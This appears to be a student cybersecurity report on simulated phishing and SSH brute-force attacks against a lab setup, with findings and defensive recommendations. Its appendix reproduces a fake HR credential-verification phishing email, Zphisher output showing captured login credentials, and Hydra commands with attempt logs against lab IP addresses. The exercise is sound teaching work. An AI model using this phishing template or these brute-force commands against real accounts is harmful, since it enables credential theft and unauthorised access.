During the simulated cyber-attacks, phishing, and brute force attacks, it has also identified major weaknesses in the defense of the organization. Both types of attacks demonstrated a lack of employee training, a lack of strong email filters, and MFA, while brute force attacks demonstrated insufficient password policy, the absence of account lockout, and poor real-time login activity monitoring. These deficiencies give rise to material financial, operational, and reputational risks-which include breaches, system disruptions, and loss of stakeholder trust. This report highlights the urgency of addressing such vulnerabilities and extends strategic recommendations that will help build the security framework of the organization for resilience against future threats.

ii. Detailed Incident Report

Incident 1: Phishing Attack

Affected Systems:

- The phishing attempt primarily targeted employee email accounts and internal file repositories. Such systems are core to day-to-day operations and contain sensitive chief executive corporate data, rendering them attractive targets.

Data at Risk:

- Employee login details were the main type of data under threat; which, if stolen would allow access to internal communication flows and confidential corporate information to unauthorized access.
- This includes confidential company documents, client information, and operational plans, which also increases the risk of further harm.

Severity Level:

- The severity level is defined as Moderate since there is an immediate threat of unauthorized access. However, the spread of material escalation is a clear possibility if attackers exploit compromised credentials to get into the organization's deeper systems.

Impact:

- The phishing incident disrupted the normal workflow process as several employees and IT resources had to be used to reset compromised accounts and contain further risks. In addition, exposure to confidential information may lead to regulatory fines, monetary loss, and loss of goodwill as well.

Incident 2: Brute Force Attack

Affected Systems:

- The brute force attack focused on authentication servers and user accounts. These are the infrastructure, which is the core of the security infrastructure, providing access control to the resources most needed by the organization.

Data at Risk:

- Organizationally sensitive data, such as proprietary information, financial data, and employee information, was vulnerable.
- A successful breach may result in extensive data theft or unauthorized system control.

Severity Level:

- High severity is the reason that might provide an attacker with mass access to critical systems. This results in widespread disruptions of operations and huge data breaches with very likely long-term compromises in security. Indeed, it's a wide swath. Data integrity compromise-most important-end-client and stakeholder confidence ultimately suffer erosions and bring along reputational damage with attendant potential loss of profitability.

Impact:

- This analysis underpins the urgent need for increased prevention through employee training, multi-factor authentication, good password policies, and state-of-the-art monitoring for the detection of such threats before actual damage can take place.

iii. Containment and Remediation Measures

Phishing Attack

Containment Measures:

- Block Malicious Domains: Block all the domains hosting the phishing emails to avoid further attempts at credential harvesting.
- Reset Credentials: Immediately reset the login credentials of all those targeted in the phishing attack to avoid the use of compromised details by attackers to gain access to the systems of the organization.

Remediation Steps:

- Update Email Security Protocols: Enhance the email security infrastructure by implementing advanced filtering systems that utilize AI and machine learning to detect and block phishing emails more effectively.
- Conduct Phishing Awareness Training: Implement organization-wide, end-to-end training programs to train personnel in identifying phishing attacks and adhering to cybersecurity standards. Those sessions should cover situations in everyday life and practical advice for attention.

Brute Force Attack

Containment Measures:

- Disable Targeted Accounts: Immediately lock down the accounts directly targeted in this brute force attack to protect them from unauthorized access as an investigation continues.
- Restrict Suspicious IP Access: Identify the IP addresses that launched this attack and restrict them to reduce any further risk from this or possible future attacks (OWASP Foundation, 2022).

Remediation Steps:

- Enforce New Password Policies: Implement a new password policy involving strong passwords, minimum complexity, periodic change, and distinct credentials for all accounts. The occurrence of the same situation as in an intrusion will be out of sight.
- Monitor for Residual Activity: Once cleanup activities are completed, it is good to monitor residual activities in the compromised systems. Vulnerability scanning with thorough patching will knock out whatever weaknesses can be taken advantage of.

These containment and Remediation Measures would counter the immediate threatening nature of such incidents and thus fortify the cybersecurity posture of an organization.

iv. Special IS Audit

Key Findings:

Phishing Campaign:

Vulnerabilities:

- The phishing campaign revealed significant vulnerabilities, including ineffective email filtering systems that failed to identify and block malicious emails. In addition, employees exhibited poor knowledge of phishing risks, which makes them vulnerable to social engineering attacks (Mitnick & Simon , 2011).

Control Gaps:

- Some of these are the use of inadequate detection of malicious links in emails, and MFA. In the absence of MFA, any compromised credentials can be used for unauthorized access.

Policies:

- The response plan for an organizational phishing attempt was outdated and failed to represent current threat intelligence and best practices. These urgently need a full review and update for them to match the modern-day standard of cybersecurity.

Brute Force Attack:

Vulnerabilities:

- Among the high-level vulnerabilities were poor password policies, where several user accounts had very simple or common passwords highly vulnerable to brute-force attacks. Besides, there was no kind of security linked to repeated attempts to log in, which allowed the attackers to persist in their attempts without interruption.

Control Gaps:

- Another very major control gap was the absence of a real-time monitoring system that would have helped the organization detect the unusual login attempt early. There were also no automated lockout mechanisms to stop the attackers after several wrong attempts, which might have minimized the success of the attack.

Policies:

- No periodic changes to passwords were required nor was any complexity enforced. Further, there was no policy to enforce password management practices, and therefore, an attacker could use weak credentials for an extended period.

Summary:

The audit brought out severe security weaknesses regarding phishing and a phishing campaign. Due to poor e-mail security and a lack of training for users about phishing emails, the entry points for attackers were well laid out. In the brute-force attack, the combination of bad password practices together with the lack of real-time monitoring and protection measures on the account, created wide exploitability. Updating policies, technical controls, and employees' awareness are all urgent issues that could effectively reduce those critical vulnerabilities, decrease the risks from future data compromise, or cut down data leakages to almost zero.

v. Recommendations for Future Prevention

Technical Enhancements:

- **AI-Driven Email Filters & Brute Force Detection Systems:**
  Deploy multi-layered, AI-driven email filtering to detect and block complex phishing emails, along with any other malware. Secondly, brute force detection systems can recognize multiple attempts to log in in real-time and prevent unauthorized access (Broadcom, 2020).
- **CAPTCHA Verification for Login Attempts:**
  Embedding a CAPTCHA at the time of login will depict whether the sign-in is organic or automated. This will help reduce possible brute force attacks and unauthorized penetration by automated machinery.
- **Regular Endpoint Security Software Updates:**
  Ensure that all endpoint security software is updated regularly to handle evolving threats. Antivirus, firewalls, and intrusion detection systems need updating to defend against the newest malware and types of cyberattacks.

Policy Improvements:

- **Stronger Password Requirements & Regular Updates:**
  Enforce stricter password requirements, such as passwords with a longer length, a higher complexity (uppercase and lowercase letters along with numbers and other special characters), and obligatory password updates at a regular interval. Applying such rules will drastically cut the risk of account compromise caused by weak or reused passwords.
- **Frequent Phishing Simulations & Incident Response Drills:**
  Conduct regular phishing simulations and incident response drills, which help understand employee preparedness and increase employee capabilities in responding to phishing cases. Phishing simulation exercises can be used as a tool in real-life scenarios aimed at improving incident response times with minimal vulnerabilities in the systems.

- **Updated Incident Management Protocols:**

  Review and update incident management processes to ensure timely organizational responses in the event of a cybersecurity breach. The updates shall focus on shortening response time, defining clear roles and responsibilities, and developing procedures for different incident types.

Employee Training:

- **Consistent Training on Recognizing Phishing Emails & Securing Accounts:**

  Provide regular, consistent training that educates employees on phishing emails, suspicious links, and other common social engineering tactics. Let them know how important it is to have security for accounts through strong, unique passwords.
- **Education on Strong, Unique Passwords:**

  Guide employees to create and maintain a strong password for each account, and encourage them not to reuse any of them, but instead use a password manager to generate and store different, complex passwords.

System Upgrades:

- **Multi-Factor Authentication (MFA) for All Accounts:**

  Carry out MFA on every organizational account to have extra protection rather than using a username and password. This ensures that even if attackers compromise the credentials, they won't be able to access any account without a further verification process.
- **Network Segmentation to Limit Breach Impact:**

  Network segmentation to reduce the severity of an eventual compromise. By isolating key systems and data into separate network areas, companies can contain security incidents and prevent them from traversing the organization's entire network.

- **Enhanced Backup Systems for Rapid Recovery:**

  Enhance the organization's backup systems to ensure rapid recovery when security incidents happen. Regular testing of the procedures for backups is highly recommended so that data recovery can be as fast and effective as possible after an attack occurs, with minimal operational downtime and data losses (NIST, 2024).

These recommendations go toward further fortifying the cybersecurity framework to be resilient, incident-preventing, and effective in response to any future threats while protecting the organization from any potential risks and assuring the integrity of its systems.

3) Conclusion

The phishing and brute force simulations identified a few critical gaps in the organizational cybersecurity framework. Seriously, by addressing these vulnerabilities through technical upgrades, policy reforms, and ongoing training, the organization can significantly reduce its exposure to future threats. A proactive, layered defense strategy will be crucial to maintaining robust security and protecting sensitive assets.

4) References

Broadcom, 2020. *Symantec Enterprise Cloud.* [Online]
Available at: https://www.broadcom.com/products/cybersecurity
[Accessed 3 jan 2025].

Mitnick , K. D. & Simon , W. L., 2011. *The Art of Deception: Controlling the Human Element of Security.* [Online]
Available at:
https://www.researchgate.net/publication/234806566_The_Art_of_Deception_Controlling_the_Human_Element_of_Security
[Accessed 5 jan 2025].

NIST, 2024. *Cybersecurity Framework.* [Online]
Available at: https://www.nist.gov/cyberframework
[Accessed 7 jan 2025].


OWASP Foundation, 2022. *Top 10 Web Application Security Risks.* [Online]
Available at: https://owasp.org/www-project-top-ten/
[Accessed 5 jan 2025].

Stalling, W., 2016. *Cryptography and Network Security.* 7th Global edition ed. US: Pearson Education.

5) Appendix

Phishing attack screenshots


- Imitate a phishing website



Not your computer? Use a private browsing window to sign in. Learn more about using Guest mode

Figure 3: Imitating phishing website

- Create a phishing email



Verify users credentials

Nishit Koirala <nishitkoirala19@gmail.com>

to 250dominar

16:12 (0 minutes ago)


Dear employee,

Due to some upgrades on the policy and system of the company, please verify your account. Please click the link below to access the company login portal.
https://www.testmail.com/userlogin

Thank you
HR Department

Figure 4: Phishing email delivered

- User credentials compromise




```
ZPHISHER 2.3.5

[-] Successfully Hosted at : http://127.0.0.1:8080

[-] Waiting for Login Info, Ctrl + C to exit ...

[-] Victim IP Found !

[-] Victim's IP : 127.0.0.1

[-] Saved in : auth/ip.txt

[-] Login info Found !!

[-] Account : 250dominar@gmail.com

[-] Password : Dominar250

[-] Saved in : auth/usernames.dat

[-] Waiting for Next Login Info, Ctrl + C to exit.
```

After the user attempts to login into the given link, the credential is stored.

Brute force attack screenshots


- Identifying the target’s IP Address



```
└─$ cd ..

┌──(kali㉿kali)-[~]
└─$ hydra -L Desktop/class/username.txt -P Desktop/class/password.txt 100.64.220.102 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-13 16:32:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries per task
[DATA] attacking ssh://100.64.220.102:22/
^C

┌──(kali㉿kali)-[~]
└─$ hydra -L Desktop/class/username.txt -P Desktop/class/password.txt 192.168.1.16 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).
```

Figure 5: Targeted account


- Launch the Hydra tool on SSH



```
└─$ cd ./

┌──(kali㉿kali)-[~/zphisher]
└─$ cd ..

┌──(kali㉿kali)-[~]
└─$ hydra -L Desktop/class/username.txt -P Desktop/class/password.txt 100.64.220.102 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-13 16:32:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries per task
[DATA] attacking ssh://100.64.220.102:22/
^C

┌──(kali㉿kali)-[~]
└─$ hydra -L Desktop/class/username.txt -P Desktop/class/password.txt 192.168.1.16 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-13 17:31:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries per task
[DATA] attacking ssh://192.168.1.16:22/
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "aaaaa" - 1 of 64 [child 0] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "bbbb" - 2 of 64 [child 1] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "ccccc" - 3 of 64 [child 2] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "ddddd" - 4 of 64 [child 3] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "eeeee" - 5 of 64 [child 4] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "msfadmin" - 6 of 64 [child 5] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "fffff" - 7 of 64 [child 6] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "ggggg" - 8 of 64 [child 7] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "aaaaa" - 9 of 64 [child 8] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "bbbb" - 10 of 64 [child 9] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "ccccc" - 11 of 64 [child 10] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "ddddd" - 12 of 64 [child 11] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "eeeee" - 13 of 64 [child 12] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "msfadmin" - 14 of 64 [child 13] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "fffff" - 15 of 64 [child 14] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "ggggg" - 16 of 64 [child 15] (0/0)
[ATTEMPT] target 192.168.1.16 - login "cccc" - pass "aaaaa" - 17 of 70 [child 2] (0/6)
[RE-ATTEMPT] target 192.168.1.16 - login "cccc" - pass "aaaaa" - 17 of 70 [child 2] (0/6)
```

Figure 6: Launch of Hydra tool


- Testing password combinations



```
[DATA] attacking ssh://192.168.1.16:22/
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "aaaaa" - 1 of 64 [child 0] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "bbbb" - 2 of 64 [child 1] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "ccccc" - 3 of 64 [child 2] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "ddddd" - 4 of 64 [child 3] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "eeeee" - 5 of 64 [child 4] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "msfadmin" - 6 of 64 [child 5] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "fffff" - 7 of 64 [child 6] (0/0)
[ATTEMPT] target 192.168.1.16 - login "aaaa" - pass "ggggg" - 8 of 64 [child 7] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "aaaaa" - 9 of 64 [child 8] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "bbbb" - 10 of 64 [child 9] (0/0)
